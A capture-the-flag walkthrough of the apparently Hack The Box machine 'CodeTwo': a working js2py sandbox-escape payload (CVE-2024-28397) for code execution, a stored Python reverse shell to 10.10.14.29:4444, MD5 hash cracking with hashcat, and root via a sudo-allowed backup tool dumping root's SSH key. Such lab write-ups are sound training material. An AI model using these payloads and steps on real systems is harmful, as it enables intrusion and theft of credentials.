CodeTwo
by 0xW1LD
Enumeration
Scans
As usual we start off with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenkaIA8RBb4mOfWGxAQ6a/nmKOea1FA6rfGG+fhOE/R1g8BkVoKGkpP1hR2XWbS3DWxJx3UUoKUDgFGSLsEDuW1C+ylg8UajGokSzK9NEg23WMpc6f+FORwJeHzOzsmjVktNrWeTOZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1vrzjoposAaMG8pjkUnXUN0KF/AtdXE37rGU0DLTO9+eAHXhvdujYukhwMp8GDi1fyZagAW+8YJb8uzeJBtkeMo0PFRIkKv4h/uy934gE0eJlnvnrnoYkKcXe+wUjnXBfJ/JhBlJvKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBErhv1LbQSlbwl0ojaKls8F4eaTL4X4Uv6SYgH6Oe4Y+2qQddG0eQetFslxNF8dma6FK2YGcSZpICHKuY+ERh9c=
|   256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Website

Visiting the website on port 8000 we’re greeted with a JavaScript sandbox app.

After registering and logging in we can see that we can run javascript code.
Downloading the app and looking around we can see that one of the requirements is js2py 0.74.
1
2
3
4
$ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
Let’s try to exploit this.
Foothold
Doing some research we’re able to find an associated CVE-2024-28397 as well as a PoC. Reading through the PoC and the app.py code I can see that there are similarities in the way the code is processed into js2py. If we attempt to run the current payload as is we will get an error:
1
Error: 'NoneType' object is not callable
This is because python’s popen.communicate function returns a tuple (stdout,stderr) which js2py can’t properly evaluate so it instead returns a NoneType object. Let’s try to fix this by selecting the stdout output of the tuple using n11[0]. However we get another error.
1
Error: Object of type bytes is not JSON serializable
The docs on popen.communicate() state that the function can either return a String or Bytes object, looking at our error it seems to have returned the latter. Let’s try to just simply decode the output using .decode()
1
root:x:0:0:root:/root:/bin/bash
Success! We have successfully executed code. Here’s the final payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate();
n11[0].decode();
Let’s replace cmd with our revshell of choice.
1
2
3
4
5
6
bash-5.0$ whoami
app
bash-5.0$ ls
app.py  instance  __pycache__  requirements.txt  static  templates
bash-5.0$ id
uid=1001(app) gid=1001(app) groups=1001(app)
Just like that we have a foothold!
User
Taking a quick look around we can find a users.db database file in the instance folder.
1
2
3
4
5
6
bash-5.0$ ls -lash instance
total 24K
4.0K drwxrwxr-x 2 app app 4.0K Sep  8 07:17 .
4.0K drwxrwxr-x 6 app app 4.0K Sep  8 07:37 ..
   0 -rw-r--r-- 1 app app    0 Sep  7 06:46 user.db
 16K -rw-r--r-- 1 app app  16K Sep  8 07:17 users.db
Let’s transfer this to our local machine and dump it using sqlite3.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
INSERT INTO user VALUES(1,'marco','649c9d65a206a75f5abe509fe128bce5');
INSERT INTO user VALUES(2,'app','a97588c0e2fa3a024876339e27aeb42e');
CREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
);
INSERT INTO code_snippet VALUES(1,4,replace('let cmd = "python3 -c ''import socket,os,pty; s=socket.socket(); s.connect((\"10.10.14.29\",4444)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); pty.spawn(\"/bin/bash\")''"\nlet hacked, bymarve, n11\nlet getattr, obj\n\nhacked = Object.getOwnPropertyNames({})\nbymarve = hacked.__getattribute__\nn11 = bymarve("__getattribute__")\nobj = n11("__class__").__base__\ngetattr = obj.__getattribute__\n\nfunction findpopen(o) {\n    let result;\n    for (let i in o.__subclasses__()) {\n        let item = o.__subclasses__()[i]\n        if (item.__module__ == "subprocess" && item.__name__ == "Popen") {\n            return item\n        }\n        if (item.__name__ != "type" && (result = findpopen(item))) {\n            return result\n        }\n    }\n}\n\nfindpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true)\n','\n',char(10)));
COMMIT;
We can also see that marco is another user on the box.
1
2
3
4
bash-5.0$ cat /etc/passwd | grep -P "sh$"
root:x:0:0:root:/root:/bin/bash
marco:x:1000:1000:marco:/home/marco:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
Looking back at app.py seems the passwords are simply md5 hashes.
1
password_hash = hashlib.md5(password.encode()).hexdigest()
So let’s run this through hashcat with a mode of 0.
1
2
3
$ hashcat -m 0 -a 0 marco.hash /usr/share/wordlists/rockyou.txt
<SNIP>
649c9d65a206a75f5abe509fe128bce5:[REDACTED]
Success! We got a crack, let’s check for password reuse on ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
$ ssh marco@codetwo.htb
The authenticity of host 'codetwo.htb (10.10.11.82)' can't be established.
ED25519 key fingerprint is SHA256:KGKFyaW9Pm7DDxZe/A8oi/0hkygmBMA8Y33zxkEjcD4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'codetwo.htb' (ED25519) to the list of known hosts.
marco@codetwo.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 08 Sep 2025 07:44:54 AM UTC

  System load:           0.0
  Usage of /:            65.8% of 5.08GB
  Memory usage:          33%
  Swap usage:            0%
  Processes:             274
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.82
  IPv6 address for eth0: dead:beef::250:56ff:fe95:18a2


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

-bash-5.0$ ls
backups  npbackup.conf  user.txt
Just like that, we have User!
Root
Taking a look around we see that we can run npbackup-cli as root.
1
2
3
4
5
6
-bash-5.0$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
npbackup-cli requires a config file currently we can see that there’s one already in our current working directory.
1
2
-bash-5.0$ ls
backups  npbackup.conf  user.txt
Taking a look at it it seems that it has one repo: default and backs up the /home/app/app directory which contains the webapp.
1
2
3
4
5
6
7
default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
Let’s make a copy this configuration file, change the path to /root and start a backup.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
-bash-5.0$ sudo npbackup-cli -b -c npbackup.conf
2025-09-08 07:55:00,059 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-08 07:55:00,080 :: INFO :: Loaded config E1057128 in /tmp/w1ld/npbackup.conf
2025-09-08 07:55:00,088 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-09-08 07:55:01,720 :: INFO :: Snapshots listed successfully
2025-09-08 07:55:01,722 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2025-09-08 07:55:01,722 :: INFO :: Runner took 1.63424 seconds for has_recent_snapshot
2025-09-08 07:55:01,722 :: INFO :: Running backup of ['/root'] to repo default
2025-09-08 07:55:02,519 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-09-08 07:55:02,519 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-09-08 07:55:02,520 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-09-08 07:55:02,520 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-09-08 07:55:02,520 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-09-08 07:55:02,520 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-09-08 07:55:02,520 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-09-08 07:55:02,520 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-09-08 07:55:02,520 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.883 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot b9bc215d saved
2025-09-08 07:55:03,386 :: INFO :: Backend finished with success
2025-09-08 07:55:03,388 :: INFO :: Processed 197.7 KiB of data
2025-09-08 07:55:03,388 :: ERROR :: Backup is smaller than configured minmium backup size
2025-09-08 07:55:03,388 :: ERROR :: Operation finished with failure
2025-09-08 07:55:03,388 :: INFO :: Runner took 3.301608 seconds for backup
2025-09-08 07:55:03,388 :: INFO :: Operation finished
2025-09-08 07:55:03,394 :: INFO :: ExecTime = 0:00:03.336641, finished, state is: errors.
Looks like it succeeded! Let’s take a look at the files we backed up using --ls
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
-bash-5.0$ sudo npbackup-cli --ls
2025-09-08 07:56:44,317 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-08 07:56:44,317 :: CRITICAL :: Cannot run without configuration file.
2025-09-08 07:56:44,323 :: INFO :: ExecTime = 0:00:00.007434, finished, state is: critical.
-bash-5.0$ sudo npbackup-cli --ls -c npbackup.conf
2025-09-08 07:56:49,138 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-08 07:56:49,157 :: INFO :: Loaded config E1057128 in /tmp/w1ld/npbackup.conf
2025-09-08 07:56:49,164 :: INFO :: Showing content of snapshot latest in repo default
2025-09-08 07:56:50,797 :: INFO :: Successfully listed snapshot latest content:
snapshot b9bc215d of [/root] at 2025-09-08 07:55:02.527507471 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db

2025-09-08 07:56:50,797 :: INFO :: Runner took 1.633909 seconds for ls
2025-09-08 07:56:50,798 :: INFO :: Operation finished
2025-09-08 07:56:50,804 :: INFO :: ExecTime = 0:00:01.667761, finished, state is: success.
We can read /root/root.txt with --dump
1
2
-bash-5.0$ sudo npbackup-cli --dump /root/root.txt -c npbackup.conf
bd9[REDACTED]
Let’s also grab the id_rsa key so we can ssh.
1
2
3
4
5
-bash-5.0$ sudo npbackup-cli --dump /root/.ssh/id_rsa -c npbackup.conf
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
-----END OPENSSH PRIVATE KEY-----
You’d have to change the file permissions on the id_rsa
1
$ chmod 600 root_id_rsa
Now we should be able to ssh as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
$ ssh root@codetwo.htb -i root_id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 08 Sep 2025 08:00:45 AM UTC

  System load:           0.04
  Usage of /:            65.8% of 5.08GB
  Memory usage:          32%
  Swap usage:            0%
  Processes:             278
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.82
  IPv6 address for eth0: dead:beef::250:56ff:fe95:18a2


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Sep 8 08:00:46 2025 from 10.10.14.39
root@codeparttwo:~#
Just like that, we have Root!
tags: os/linux - diff/easy